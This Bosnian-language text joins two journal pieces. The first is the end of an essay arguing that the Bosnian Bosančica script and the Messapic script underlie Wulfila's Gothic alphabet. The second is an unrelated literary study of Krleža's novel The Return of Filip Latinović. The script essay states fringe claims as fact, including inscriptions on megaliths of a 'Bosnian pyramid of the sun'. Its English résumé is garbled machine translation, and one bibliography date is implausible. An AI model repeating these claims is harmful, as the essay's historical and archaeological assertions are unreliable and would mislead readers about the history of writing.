Većina naučnika je mišljenja da je Vulfila većinu slovnih znakova za svoju azbuku uzeo iz grčkog pisma. Međutim za slovne forme za „h“, „r“, „s“ naučnici smatraju da su preuzeta iz latinske azbuke. Kod znakova za „f“ nisu posve jedinstveni, te jedan dio naučnika smatra da je „F“ preuzet iz latinskog, drugi pak, iz runskog pisma. Mnogi su mišljenja da je Vulfila iz runskog pisma preuzeo i sljedeća slova: „p“, „j“, „u“, „f“, „b“, i „o“. Germansko-gotska slova „b“ (koje je slično engleskom „th“ i „f“ fonetski posve odudaraju od grčkih slova, pa se zato smatra da su uzeta iz runa. Slovo „u“ u grčkom nije imao jednostavnog znaka, a u latinskom se „u“ lahko moglo zamijeniti gotskim znakom „q“, zato se uzeo znak „o“, iz runskog pisma. (Streitberg 1905)

No, da li je tako. Mi upravo ove slovne znake kojih nema u grčkom pismu imamo u bosančici i mezafijskom pismu.

BOSANČICA – GOTSKO PISMO – MEZAFJSKO PISMO

Radove U Glasniku Zemaljskog muzeja Bosne i Hercegovine iz 1889. godine, u knjizi IV, nalazi se tekst Čeha, dra Čire Truhelke, prvog kustosa Zemaljskog muzeja BiH: "Bosančica. Prilog bosanskoj paleografiji". U tekstu Truhelka na osamnaest strana opisuje stanje pisma bosnačice, iznoseći, između ostalog, OSNOVNE RAZLIKE BOSANČICE I ĆIRILICE. (Glasnik 1889, IV)

Uspoređujući ilirsko-mesafijsko pismo, Vulfilino gotsko-biblijsko pismo sa Truhelkinim prikazom bosnačice i ćirilice zaključujemo sljedeće:

1. Sva slova koja imamo u ilirsko-mesafijskom pismu imamo i u bosančici.

2. Sve slovne znakove koje imamo u ćirilici, a nemamo u bosančici, nemamo ni u ilirsko-mezafijskom pismu. Ovdje se radi o desetak i više slova, što je velika razlika i što govori da je ćirilica najvjerovatnije nastala puno kasnije od bosančice.

3. Slova koja Momzen nabraja da nedostaju u mezafijskoj azbuci nedostaju i u bosančici. Posebno bih istakla znak za slovo F (Φ) za koje Momzen kaže da nedostaje u mezafijskom, te tamo gdje bi trebalo da se pojavi, stoji P. To isto imamo i u bosančici. Truhelka o slovu "F u bosančici kaže:

„Značajno je za bosančicu kao prstonarodno pismo, da nema znaka za glas Φ. Taj je glas tugji slovjenskom jeziku, ne može se naći ni u jednoj riječi slovjenskoga korijena, a narod će se i kod tugjih riječi otimati izgovoru glasa Φ. Tako će u Lici i gornjoj Krajini seljak reći „vajda“ a ne „fajda“, „varba“ a ne „farba“, a Bošnjak će Varešanin izgoarati „Pra Pranjō, Pilip“ umjesto „Fra Franjo, Filip.“

Truhelka pretpostavlja da je u ćirilici i glagoljici koje imaju ovo slovo, došlo iz grčkog pisma. Mi se ovdje moramo zapitati - zašto onda ovo slovo nije došlo iz grčkog i u bosančici? Zanimljivo je da slova „Φ“ nemamo ni u Vulfilinoj azbuci. Ovo je veoma važna činjenica koja potvrđuje našu tezu o srodnosti ova tri pisma.

4. Usporedimo li slova Vulfiline gotske azbuke sa mezafijskim pismom, vidjećemo da Vulfilina azbuka sadrži sva slova mezafijskog pisma, ali i slova koja Momzen nabraja da nije pronašao u mezafijskom pismu i koja je označio da nedostaju. Znači, razlika između Vulfilinog pisma i bosančice leži upravo u slovima koja nedostaju mezafijskom pismu, te ih i kod bosančice ne susrećemo, što navodi da je bosančica u tješnjihoj srodnosti sa mezafijskim pismom nego sa Vulfilinim, odnosno da je starija od Vulfilinog pisma.

5. Usporedimo li znakove mezafijskog pisma sa starim runskim pismom zapazićemo da tu ne nalazimo runskih znakova. Ali, usporedimo li bosančicu i gotsko pismo sa starim ili novim runskim pismom, zapazićemo da i kod bosančice i kod gotskog pisma imamo nekoliko runskih znakova. Radi se o runama koje označavaju velika gotska božanstva. Kod bosančice imamo i slovo Ж, koje u runama označava rječnu ribu, a koja je kasnije bila i monogram Isusa. Ovdje se sa razlogom trebamo upitati, zašto u mezafijskom pismu nema runa, a u bosančici i u Vulfilinom pismu ima? Odgovor ćemo vjerovatno naći u tome što je mezafijsko pismo mnogo starije i od runa i od Vulfilinog pisma, a i od bosančice koja se vjerovatno sa vremenom i dolaskom drugih naroda, posebno Gota, odnosno plemena "Bosni" malo i sama promijenila.

6. Bosančica se nije istovremeno razvijala kad i ćirilica, jer da jeste ona bi kao i ćirilica našla nove znake za pojedine glasove koji su bili različiti od grčkih? Kod ćirilice nalazimo gotovo pa još pola azbuke, bez onih 15 drugih ćiriličnih znakova koje smo imali ranije u ćirilici i koji su odbačeni! Zašto kod bosančice nemamo kao u ćirilici novih dodatih znakova? Odgovor je jednostavan. Samo nešto što je originalno se ne mijenja. Sve što je novije može da se promijeni u ovolikoj mjeri kao i ćirilica, ali stari alfabet kao što je bosančica – ne!

7. Upravo tamo gdje leži razlika između bosančice i ćirilice, bosančica i gotsko pismo imaju sličnosti. Radi se, znači, o gotskim slovima koja su pomišljenju naučnika preuzeta ili iz latinskog ili iz runskog pisma. I ne samo da se u Vulfilinoj azbuci kod ovih znakova nešto dešava, nego i u bosančici. Iz kratkog Truhelkinog analitičkog pregleda vidimo da u bosančici znaka za „j“ gotovo da i nema, ili ga ima samo u tabeli

do XVI vijeka. Znak za vokal „u“ se u bosančici piše kao izvrnuta runa za znak „o“, a „φ“ gotovo da ne postoji. Uz to u gotskom pismu i bosančici se „R“ piše često kao u mezafijskom pismu (sa kosom kracom crtom), a u bosančici i kao "P" ili sa uspravnom crtom i stomakom na sredini „b“, znak koji je sličan gotskom znaku, znači nešto između „pb“. Usto u bosančici vidimo da je znak "C" za slovo "S".

O čemu se ovdje radi? Stari grčki autori su nazvali Vulfila pronalazačem gotske azbuke. No, da li je baš to tačno?

Nakon ovih očitih sličnosti bosančice i Vulfilinog pisma, čovjek ne može a da se ne zapita, da li je možda Vulfila poznao bosansko pismo kroz ilirske biskupe, te bosančicu uzeo za prevod Biblije? Smjela tvrdnja koja, međutim, nije nemoguća, ako znamo da se Vulfila družio sa ilirskim biskupima – arijanima, i ako znamo da je sa prostora današnje Bosne ilirsko pleme Japyda, od kojih su nastali Mezapi, koji su iz Ilirije u VII ili VI vijeku prije naše ere nastanili Kalabrijsko i Apulijsko poluostrvo ponijevši sa sobom svoje pismo koje je kasnije nazvano „mezafijsko pismo“, pismo o kojem se malo zna, ali koje, naponjem ponovo, nalazimo danas na megalitima u Bosanskoj piramidi sunca, odnosno tunelima Ravne u Visokom, kao i na nekim stećcima.

Na kraju - da li je slučajno da bosančica upravo ima u svojoj azbuci slovne znake koje Vulfila nije uzeo iz grčkog i koje smatraju da je možda uzeo iz runskog ili latinskog pisma? Ne zaboravimo da je runsko pismo bilo magijsko pismo, odnosno pojedini znakovi su imali svete magične moći jer su bila oznake i za germansko-gotske bogove. Ako se to višeboštvo trebalo odbaciti i preći na hrišćanstvo, zašto bi se unosila runska slova u novu vjeru? Da je Vulfila sam sklapao gotsku azbuku i da je htio da se posve zaboravi ranije gotsko pagansko vjerovanje, onda on ne bi uzeo ta slova iz runa. Mnogo u ovome nam govori da ih on ipak nije preuzeo iz runa, već neko drugi ko je, ako ništa drugo, a ono pokušao da napravi novu azbuku pogodnu za hrišćane Gote, gdje bi se zadržalo i nešto od svoje stare vjere. Veoma specifičan je znak „F“, koji kod Germana označava moćno božanstvo „Fehu“, kojeg se narod veoma bojao. Veoma ozbiljno pitanje je zašto Vulfila nije uzeo i to slovo iz grčke azbuke. Hm. Ćirilica, pa čak i glagoljica u kojoj su sva slova izvornog porijekla, uzima za znak „F“ grčki oblik. Vulfila to ne radi. Zašto se ovo slovo ne koristi ni u Bosni, gdje su Goti ili, pak, drugi starogermani poput Markona.

Mnogo je ovdje otvorenih pitanja, i novih puteva na čijem kraju dolazi istina. Ali sve ovo zahtijeva vojsku naučnika, ili pak rudara koji moraju otkopati zlato koje je tu, ali koje je dosta duboko zakopano.

Mi ćemo na kraju samo postaviti još pitanja □ zašto bosančica ima puno manje znakova od ćirilice? Je li slučajno da bosančica ima gotovo isto onoliko znakova kao mezafijsko pismo, ili pak, Vulfilina azbuka, koja ima 25 znakova plus ova dva za broj 90, i 900, gdje se broj 90 označava znakom „ϥ“, koji imamo u bosančici.

Na kraju, ne zaboravimo da mi imamo i pored ovolike sličnosti u slovničkim znacima ovdje i drugih jezičkih sličnosti: Naprimjer, ono što je karakteristično za bosančicu za razliku od ćirilice, jeste skraćivanje riječi, što opet daje sličnost između Vulfilinog pisma i begovske bosančice. Kod ćirilice ima dosta izostavljanja slova, kao kratice, a kod bosančice gotovo da nema, osim kod pojedinih crkvenih riječi koje su prešle u narod ,poput riječi „bga – boga, dhom – duhom, sna – sina“ koji su pa i jedini primjeri.

Bosanske su kratice ligature (spojevi) u potpunom smislu riječi, a nastale su na temelju istoga principa kao i rimske, tvrdi Truhelka koji dalje piše kako se završna slova jedne riječi spajaju sa početnim slovom druge, te zaključuje da se u bosančici radi o spojevima, a u ćirilici o vješto sastavljenim monogramima.

ZAKLJUČAK

Podsjetimo se da su i tu ligature i skraćenice u rukopisima relativno rijetke, te da se kontrakcije pojavljuju u svim rukopisima gdje su sveta imena. Sličnosti između ovih pisama nalazimo i kod neodvajanja riječi: u gotskim rukopisima je to strano (*scriptium continua*), isto kao i u tekstovima bosančice i mezafijskog pisma. Uopšte, gotski pisci popunjavaju svoje redove od početka do kraja, kao što je i u tekstovima bosančice, posebno begovske bosančice.

Sličnosti bosančice sa Vulfilinim, te mezafijskim pismom su tako prostrana i tako neispitana - zjape da se detaljno istraže, čime bi se napokon promijenilo lažno prestavljanje bosanskog pisma.

Do sada nije poznata tvrdnja da bi ilirsko-metafijsko pismo bilo pismo koje je Vulfila preuzeo kako bi stvorio azbuku za prevod biblije na gotski. Međutim, očito je da bi ovo rješenje odgovorilo na mnoga neriješena pitanja koja vijekovima zadaju naučnicima glavobolju, a tiču se toga odakle je Vulfila preuzeo neka slova, koja nije preuzeo iz grčkog pisma. Jednostavan odgovor svega je Vulfila je uzeo mesafijsko pismo, odnosno bosančicu za podlogu gotskog pisma, jer ova dva istovjetna pisma sadrže gotovo sva slova koja je Vulfila upotrijebio za svoju azbuku.

BIBLIOGRAFIJA

1. Braune, Wilhelm: *Gotische Grammatik mit Lesestücken und Wörterverzeichnis*, Halle 1880.
2. Ernst, Bernhard: *Vulfila oder die gotische Bibel*, Halle, 1875.
3. Giese, Wolfgang: *Die Goten*. Stuttgart 2004.
4. Glasnik Zemaljskog muzeja Bosne i Hercegovine iz 1889. godine, knjiga IV.
5. Haarmann, Harald: *Weltgeschichte der Sprachen: Von der Frühzeit des Menschen bis zur Gegenwart*. Heidelberg 1920.
6. Jantzen, Hermann: *Gotische Sprachdenkmäler*. Leipzig 1905.
7. Krahe, Hans: *Die Sprache der Illyrier*. Wiesbaden 1955.
8. Krahe, Hans: *Die Sprache der Illyrier II. Die messapischen Inschriften und ihre Chronologie est de Carlo De Simone, Die Sprache der Illyrier II. Die messapischen Personennamen est de Jürgen Untermann*. Wiesbaden 1964.
9. Krause, Wolfgang: *Handbuch des Gotischen*. 20. Auflage. Tübingen 2004.
10. Mommsen, Theodor: *Die unteritalischen Dialekte*. Leipzig 1850.
11. Waitz, Georg: *Das Leben und die Lehre des Ulfilas*. Hannover 1840.

RESUME

Recall that these ligatures and abbreviations in the manuscripts are relatively rare, and that contractions appear in all manuscripts where they are holy names. Similarities between these letters are found in the absence of words: in Gothic manuscripts it is foreign (scriptium continua), as well as in the texts of the Bosnian and the Mesophone script. In general, Gothic writers fill their ranks from beginning to end, as is the case in the texts of the Bosnians, especially the Bey's Bosnians.

The similarity of the Bosnians with Vulfilin, and the Mesophone letter, are so vast and so unclear - they are gazing at a detailed investigation, which would eventually change the false representation of the Bosnian letter.

So far it is not known that the Illyrian-metaphysical letter would be a letter taken by Vulfila to create an alphabet to translate the Bible into Gothic. However, it is obvious that this solution will answer to many unresolved issues that for centuries give scientists a headache, and they are about where Vulfila took some letters, which he did not take from the Greek letter. The simple answer is that Vulfila took a mesafic letter, that is, a Bosniak for the Gothic text, because these two identical letters contain almost all the letters that Vulfila used for his alphabet.

Univerzitetska misao - časopis za nauku, kulturu i umjetnost [ISSN: 1451-3870]

Vol. 16, str. 47-58, 2017 god., web lokacija gde se nalazi rad: <http://um.uninp.edu.rs>

Tematska oblast u koju se svrstava rad: Društvene i humanističke nauke / podoblast: Filologija

Datum prijema rada: 01.09.2017.

Datum prihvatanja rada: 03.10.2017.

UDK: 821.163.42.09-31 Крлежа М.

doi:10.5937/univmis1716047D

Originalan naučni rad

KRLEŽIN TIP MODERNOG UMJETNIKA I INTELEKTUALCA U ROMANU POVRATAK FILIPA LATINVIĆA

Kemal Džemić

Internacionalni Univerzitet u Novom Pazaru

kemal.dzemic@uninp.edu.rs

Apstrakt

Autor se u radu bavi fenomenom intelektualca i umjetnika u romanu Povratak Filipa Latinovića Miroslava Krleže, vodećeg južnoslavenskog modernog pisca. Evropski moderni estetički tokovi u literaturi XX stoljeća ostvarit će snažne utjecaje i na južnoslavensku književnost, posebno u pogledu uvođenja mislećeg čovjeka u strukturu proznog djela, gdje se ostvaruje kao glavni protagonist radnje zasnovane namodernism poetičko-estetičkim postupcima.

Modernizacijajužnoslavenske savremene literature postaće na ovaj način bitan kohezioni organski dio novije evropske književnosti, koja jasno pravi zaokret od umjetničke obrade spoljašnjeg pojavno-objektivnog svijeta ka unutrašnjem bogatom, psihološki slojevitom i neistraženom svijetu junaka. Pojava Miroslava Krleže kao zrelog i modernog hrvatskog, južnoslavenskog i evropskog pisca u značajnoj mjeri će učvrstiti moderne estetičke tokove u južnoslavenskoj interliterarnoj zajednici. Umjetnik i intelektualac Filip Latinović je osobena krležijanska misleća egzistencija, urbanofob, koga izjeda i proganja edip kompleks, i nemogućnost da u kostanjevačkom panonskom blatu pronađe smisao egzistiranja i svoju identitetsku nit koja bi ga izbacila iz kontemplativnog beznađa izgubljenog i dezorijentiranog čovjeka. Umjetnik i intelektualac Filip jesamo jedan od likova bogate Krležine galerije likova umjetnika koji bezuspješno tragaju za sopstvenim identitetom u dehumaniziranom društvenom ambijentu u kome su razočarani i nesretni.

Ključne riječi: Krleža, intelektualac, modernizam, roman umjetniku, egzistencijalizam.

KRLEZIAN TYPE OF MODERN ARTIST AND AN INTELLECTUAL IN THE NOVEL THE RETURN OF FILIP LATINOVIC

Abstract

The author in this paper deals with the phenomenon of an intellectual and artist in one of the leading South Slavic modern writer's, Miroslav Krleža's, novel, The Return of Filip Latinović. European modern aesthetic streams in the literature of the 20th century will have strong influences on the South Slavic literature, particularly in regard to the introduction of a thinking man within the structure of the prose work, where he is achieved as the main protagonist of the action based on modern poetic and aesthetic procedures.

Modernization of South Slavic contemporary literature will become in this manner an important cohesion and organic part of recent European literature, which makes a clear turn away from the artistic treatment of the outward manifested-objective world towards the inner,

rich, psychologically layered and unexplored world of the heroes. The appearance of Miroslav Krleža as a mature and modern Croatian, South Slavic and European writer will significantly strengthen the modern aesthetic streams in the South Slavic interliterary community. The artist and the intellectual Filip Latinović is a peculiar Krležian thinking existence, an urbanofob, who is torn and pursued by an Oedipal complex, and the inability to find the meaning of existence and identity thread in his Kostanjevac Pannonian mud that would save him from the contemplative hopelessness of a lost and disoriented man. The artist and intellectual Filip is just one of the characters of the rich Krležian gallery of artists characters who unsuccessfully search for their own identity in a dehumanized societal environment in which they are disappointed and unhappy.

Key words: Krleža, intellectual, modernism, novel on artist, existentialism.

UVOD

Zbog izvanredne stvaralačke energije, višedecinijskog aktivnog umjetničkog stvaranja i grandioznog književnog ostvarenja, Miroslava Krležu su prozvali hrvatskim Tolstojem. Stvarao je u svim književnim žanrovima i dao veliki doprinos hrvatskoj, južnoslavenskoj i evropskoj literaturi XX stoljeća. Čitavu biblioteku stvorio je ovaj hrvatski Tolstoj kako su ga neki nazivali, može se reći i hrvatski Balzac, (Balzac) zbog izuzetne stvaralačke energije, univerzalnog obrazovanja i erudicije.

Krleža nije dobio Nobelovu nagradu, iako je tri puta bio kandidiran za ovo najviše priznanje za literarni rad. Njegovo nekoherentno i žanrovski raznoliko djelo utjecalo je na neadekvatnu recepciju i nerazumijevanje pobornika vladajućih estetika, za razliku od djela folklornog pisca Andrića koji je kao i Krleža, Selimović, Ćosić, Pekić, Selenić i drugi južnoalavenski klasici stvarao u XX stoljeću.

Da bismo dobro razumjeli Krležinu poetiku, njegov umjetnički stav i poimanje literature moramo proučiti tekstove Hrvatska književna laž (1919) i Predgovor "Podravske motivima" Krste Hegeđušića (1933). U tom sagledavanju Krležine poetike svakako su dragocjeni i njegovi eseji od kojih izdvajamo esej O tendenciji u umjetnosti.

Tekstovi Hrvatska književna laž i Moj obračun s njima, posebno su isprovocirali domaće naučne i ideološke krugove, koji su bili na kanoniziranoj liniji vladajućih utilitarističkih estetika u jugoslavenskoj kulturnoj i društvenoj javnosti XX stoljeća.

Krležin moderni umjetnički pristup u oblikovanju umjetničke građe, rezultiraće izvanrednim ostvarenjem u romanu Povratak Filipa Latinovića, u kome je junak umjetnik i intelektualac, izgnanik iz konvencionalnog poretka življenja, introvertan, melanholičan i razočaran, po povratku u svoj dom i duboko nesretan zreo čovjek zbog sudbine, ljudi, ambijenta i svoje osjetljive senzualne umjetničke prirode.

Krleža se u svom djelu bavio sudbinom umjetnika i intelektualaca, što je njegovoj literaturi dalo lirsko-meditativni i esejistički diskurs. Osim Filipa Latinovića, on i u nekim drugim književnim ostvarenjima prikazuje sudbine umjetnika: Leone

Glembaj, Larsen, Gabrijel Kavran. Dobro teorijsko poznanje slikarske umjetnosti pomoglo mu je u pisanju eseja o slikarima, koji su neka vrsta uvoda u prozno književno oblikovanje junaka intelektualca i slikara Filipa.

KRLEŽIN TIP UMJETNIKA

Romanom Povratak Filipa Latinovića (1932) Krleža se potvrdio kao moderan evropski pisac izvanredne erudicije i intelektualne zrelosti. U tematskom smislu ovaj roman je modernim umjetničkim postupkom prikazao glembajevsko-klanfarovski mentalitet, koji se ostvaruje u ambijentu provincijena marginama gradske i seoske sredine.

Krleža romanom o umjetniku nastavlja tradiciju njegovanja ovog žanra u hrvatskoj književnosti, koji je započeo još Vjenceslav Novak romanom Dva svijeta (1901), u kome je glavni junak muzičar. Krležina pažnja usmjerena je na misleću egzistenciju umjetnika intelektualca, koji u traganju za svojim identitetom i smislom postojanja preispituje sebe, ljude, svijet i život. Ta zapitanost nad tajanstvom života i čovjeka izdvaja intelektualca iz nepreglednih redova sačinjenih od ljudskih pojava koji život otaljavaju bez misaonosti, inventivnosti i duhovnog trzaja, krećući sesve u istom krugu, sve na istoj stazi.

Prema Frajovoj (Frye, 1985:55) klasifikaciji književnog junaka Filipa Latinovića bismo svrstali u tipa koji je iznad ostalih ljudi u duhovnom mislu, ali ne i iznad njihove prirodne okoline, što ga čini tipičnim junakom i reprezentom određene društvene grupe.

Tendencija psihologizacije i intelektualizacije novije evropske i svjetske književnosti, u značajnoj mjeri zasnovanoj na Frojdom (Frojd, 210:77) učenju, dovodi do pojave složenijih ljudskih ličnosti (književnih likova) uslovljenih promišljanjem savremenih egzistencijalnih pitanja koja zaokupljaju mislećeg čovjeka. Lik nije više samo učesnik ili nosilac radnje u književnom djelu, već otjelovljuje i intelektualno artikuliše shvatanje svega onoga što se u djelu zbiva. Takav lik postaje jedan od mogućih pogleda na cjelokupan umjetnički svijet djela u kojem se nalazi. U tom smislu Mihail Bahtin ističe: Dostojevskom nije važno šta predstavlja njegov junak u svetu, već pre svega šta za njegovog junaka predstavlja svet, a šta on sam za samoga sebe (Bahtin, 1991:32). On je u svojim istraživanjima 20-ih i 30-ih godina prošlog vijeka dokazao da veliki likovi iz romana nastavljaju svoju egzistenciju i poslije svog umjetničkog uobličavanja, pa su u stanju zavisno od kreacije određene epohe da se mijenjaju i usavršavaju. Takvu egzistenciju ostvaruje i Filip, Krležin tip umjetnika i intelektualca.

Društvena stvarnost koju na svoj način doživljava neoimpresionistički slikar Filip Latinović zasnovana je na kontrapunktovima, s jedne strane glembajevsko-klanfarovskog pokvarenog malograđanskog mentaliteta, i s druge strane kajkavsko-seljačkog pučkog zdravog i snažnog duha.

Porodični dom u kome je živio i kome se vraća oronula i truhla i u njemu on evocira uspomene na djetinjstvo provedeno uz majku.

Svitalo je, kada je Filip stigao na kaptolski kolodvor. Dvadeset i tri godine nije ga zapravo bilo u ovom zakutku, a znao je još uvijek sve kako dolazi: i truli slinavi

krovovi i jabuka fratarskoga tornja i siva, vjetrom isprana jednokatnica na dnu mračnog drvoreda, Meduzina glava od sadre nad teškim, okovanim hrastovim vratima i hladna kvaka. Dvadeset i tri godine su prošle od onog jutra, kada se dovukao pod ova vrata kao izgubljeni sin: sedmogimnazijalac, koji je ukrao svojoj majci stotinjarku, tri dana i tri noći pio i lumpovao sa javnim ženama i kelnericama, a onda se vratio i našao zaključana vrata i ostao na ulici, te otada živi na ulici već mnogo godina, a ništa se nije promijenilo uglavnom. (Krlježa, 1988: 18).

Filip se sjeća bolnih slika kada ga je majka izgnala iz doma, pošto joj je ukrao neki novac i proćerdao na leke frajle. Naviru slike iz djetinjstva koje su trajno pohranjene u dječakovom pamćenju i koje će ga proganjati i pratiti kroz život kao sina raskalašene i nemoralne trafikantkinje, rođenog iz njenih avantura, što će ga proganjati tokom odrastanja, uz glasine da mu je otac biskup. Njegov povratak domu liči na povratak izmorenog melanholika koji se nije pronašao u svijetu, niti se uspijeva uključiti u konkretan provincijski život u atmosferi dekadentnosti, učmalosti i truleži. Njegov duh je nemiran, uzrujan; on ga je i odveo u bijeli svijet i on ga vraća nazad svojoj majci i domu. Misao o svojoj majci trafikantkinji poljskog porijekla Regini, njenom nemoralnom životu i noćnom izbivanju iz kuće, proganja melanholičnog slikara razvijajuću u njemu edip-kompleks i bijes zbog neznanja ko mu je otac. On se ne uklapa u palanačku zaostalost kostanjevačke sredine u kojoj je sve gnjilo, sivo, zaostalo, dato u propadanju. Njegovi počeci životnog puta označeni su traumom majčinog načina života, glasinama da mu je otac biskup, ranim dječaćkim ljubavnim izletom u svijet lahkih žena, krađom stotinjarke i kažnjavanjem od strane majke njegovim istjerivanjem iz doma. Ove traume trajno će senzibilnog i melanholičnog neoimpresionističkog slikara učiniti nespretnim i nesretnim tragaocem za spoznanjem ljudi i stvarnosti u sivilu usporene provincije u kojoj su posljednje utočište pronašli razni iživljeni ljudi iscrpljeni svojim životnim sudbinama, ili odbjegli kažnjenici od bezobzirnosti i okrutosti dekadentne građanske klase, proistekle iz okrilja glembajevsko-klanfarskog snobovskog kanona. Kao stranac u svijetu razvio je svoj umjetnički slikarski talenat i vraća se u zavičaj, rodni dom, kod majke, gdje njegovi duševni nemiri ne mogu obezbijediti smiraj melanholičnoj prirodi slikara, koji opet kao stranac živi u kostanjevačkoj provinciji. Njegova majka je nekako uspjela da se izbori za svoj socijalni status i nastoji radovati se i uživati u životnim čarima u Kostanjevcu. Ona zahtijeva od sina slikara da joj naslika portret, ali Filipova slika je komična i groteskna predstava ostarjele bordel-dame. Filip upoznaje preko majke i njenog prijatelja Silvija Liepacha, kostanjevačku stvarnost i ljude u njoj. Upoznaje i Bobočku Radajevu, kasiricu u kafani Kod Krune. Najviše vremena će provodi u kafani sa fatalnom ženom nimfomankom zbog koje su mnogi njeni ljubavnici materijalno propali (advokat Baločanski, čija se žena ubila zbog Bobočke). Nimfomanka Bobočka je osvojila slikara Filipa u čamotinji panonske provincije, što će makar djelimično ublažiti prezir umjetnika i intelektualca prema ukočenom palanačkom konzervativizmu Kostanjevca. U kafani Kruna on se druži i sa Vladimirom Baločanskim, uglednim advokatom, koji će doživjeti krah zbog predanosti zavodljivoj nimfomanki Bobočki. Ona će pobuditi i oživjeti Filipovo ponovno interesiranje za slikarsku umjetnost i vraćajući se sa njom jedne večeri sa proštenja Svetog Roka, Filipu se javlja slikarska vizija raspetog Hrista koji po njegovom mišljenju jedini može spasiti čovjeka iz ponižavajućeg položaja.

Pojava tajanstvenog učenog Grka Sergeja Kiriloviča Kirialesa, dermatologa i doktora filozofije bjelosvjetske protuve i barabe, pokreće nove nemire u Filipu. Bobočka se sve više udaljava od njega i više pažnje posvećuje Kirialesu, svom dugogodišnjem prijatelju, za koga Filip misli da joj je ljubavnik. Sa Kirialesom Filip vodi polemike o slikarstvu, umjetnosti, životu. Sergej razbija Filipove iluzije o vlastitom slikarskom talentu, viziju i doživljaj slikarstva. On je promašen čovjek, intelektualac, probisvijet koji se nigdje nije skrasio, pa mu neće poći za rukom da se situira ni u provinciji Kostanjevcu. Ubija se bacivši se pod voz. Bobočka želi otputovati u Hamburg i traži od Filipa da joj pozajmi novac za putovanje. Baločanski sprječava Filipa da joj pozajmi novac i moli ga da utiče na nju kako bi odustala od putovanja. U Filipovu sobu dolazi njegova majka koja ga kritizira zbog veze sa nemoralnom Bobočkom, a on joj uzvraća kako ona nema pravo prosuđivati o nečijem moralu, kad je i sama nemoralna, zahtijevajući da mu konačno razotkrije tajnu ko je njegov otac. Majka mu pruža fotografiju sa Liepachom Kostanjevačkim, dok u tom trenu u sobu utrčava Baločanski sa krvavim papirom što je dokaz Bobočinog ubistva. Baločanski je pobjegao u noć, a Filip pronalazi Bobočku u lokvi krvi prerezana grkljana.

Filip se nije nadao da će u zavičaju zateći ovakve promašene i dezorjentisane poročne ljude, već nada će u Kostanjevcuzateći izvorni jednostavni i zdravi način življenja kojim želi živjeti stvarajući umjetnička djela. Mladalački zanos i intenzitet doživljaja zapadnoevropskog društva vremenom su prerasli u njegovu nezadovoljstvo i prezir takvog izvještačenog načina života. Lutanje svijetom mu je dosadilo i on želi mir u jednostavnosti života, gdje bi nastavio umjetničku djelatnost. Međutim, on se po povratku u rodni grad i zavičaj nije pronašao. Tamo se odvijao život sasvim suprotan njegovim vizijama. On će i ovdje biti stranac, rezignantni i razočarani umjetnik koji stvarnost doživljava istančanim čulima umjetnika melanholika.

Mitski Odisej dugodišnjim lutanjem putevi dovode u dom gdje ga čeka vjerna Penelopa, pored koje će pronaći smiraj i sreću pored iskrene odanosti ženskog bića, simbolavjernosti, dobrote i čestitosti u svjetskoj literaturi. Latinović će se po povratku suočiti sa hladnokrvnim dočekom oronule majke i starice Regine u vlažnom i kaljavom i zapuštenom ambijentu panonske provincije Kostanjevca. Krleža je motiv povratka u rodni dom prije romana Povratak Filipa Latinovića obradio u romanu Vražji otok.

FILIPOVO TRAGANJE ZA IDENTITETOM

Filip se vraća domu i iz razloga što ga još od djetinjstva proganja tajna njegovog porijekla i neznanja ko mu je pravi otac. Ponikao iz nezakonitih veza trafikantkinje Regine u noćnim izbivanjima i druženjima sa raznim muškarcima, Filip živi pod psihološkim pritiskom saznanja da ne zna ime svog oca i pogađaju ga glasine da mu je otac biskup, što će još u djetinjstvu raniti osjećajnu dječakovu prirodu i uz to bolno saznanje će odrastati i sazrijevati. Arhetip kolektivno nesvjesnog, koji je genijalno obradio Jung (C.G.Jung,1993:46), uslovljava ovo Filipovo uporno traganje za identitetom.

Isto kao što traga u umjetnosti za novim saznanjima koja će pretočiti u slike, Filip traga i za razrješenjem mnogih tajni vezanih za njegovu majku porijeklom Poljakinju, trafikantkinju Kazimieru, kasnije nazvanu Regina. Veo tajne obavio je njegov život od rođenja i on nastoji sad kao četrdesetogodišnjak i zreo čovjek i slikar saznati istinu o sebi, svojoj majci, ocu. U prašnjavom, zapuštenom i oronulom domu sa pocijepanom roletnom i zadahom na štakore, živio je nekad sa svojom majkom, najtajnovitijom pojavom njegovog djetinjstva.

Slika tajanstvene nage žene na zidu doma, tajnovitost majke Regine, ostarjele bordel- dame koja život shvata svojom prostitutskom logikom, kompleks identiteta, analitička zagledanost u sopstvenu mračnu nutrinu, tromost zaostale vlažne panonske provincije, pobuđuju temperament i meditacije iskusnog slikara koji se nije pronašao u životnom besmislu, ni u evropskim metropolama, ni u panonskom zavičaju.

Introvertno i meditativno slikarsko biće, traumama i kompleksima razorene psihologije, treperavog i lelujavog sentimentalnog slikarskog duha, povlačeći se od konkretnog života iako je žudilo i tragalo za njim, nastoji riješiti zagonetku svog pravog oca, sad kada je u zreloj životnoj dobi. Razjedan egzistencijalnim pitanjima, intelektualac i slikar Filip, u asocijativnom i senzualnom doživljaju svijeta traga za identitetom, ne bi li nekako kroz tu nit paterinstva vratio sopstveni mir i upotpunio identitetsku prazninu, koja ga je izgnala iz reda logičnosti i gurnula u sferu apstraktnog, lelujavog, maglovitog i tamnog doživljaja svijeta i pojava.

SLIKAR URBANOFOB U POTRAZI ZA LJEPOTOM JEDNOSTAVNOG ŽIVLJENJA

Odbjegli intelektualac iz zapadnoevropskih metropola i neurostenični neoimpresionistički slikar vraćajući se u rodni grad i panonsku provinciju nastoji raskinuti sa snobizmom građanskog dekadentnog evropskog društva, nadajući se da će pronaći jednostavnost, prirodnost i neposrednost življenja u Kostanjevcu.

Breme edip-kompleksa, traume iz djetinjstva i susret sa majkom, oronulom bordel-damom u provincijskoj zakrčljalošći, izazvaće osjećaj gađenja i potrebu distanciranja od prostitutske mentaliteta i panonske truleži. Filipu je dosadila Evropa iz čije čađe i smrada želi da pobjegne domu u Panoniji, gdje odavno nije bio i gdje zamišlja lijep i lagodan život kod majke u idiličnom kostanjevačkom ambijentu. U tom pogledu on je antipodan lik Ćosićevom Vukašinu u romanu Koreni, koji odbacuje patrijarhalnu zavičajnu zajednicu i u svojoj evropeizaciji do kraja usvaja tekovine prosvjećenog i naprednog evropskog društva (Džemić, 2017:1210). U Kostanjevcu je sve drugačije nego što je zamišljao, tako da je jedan vid izolacije zamijenio je drugim.

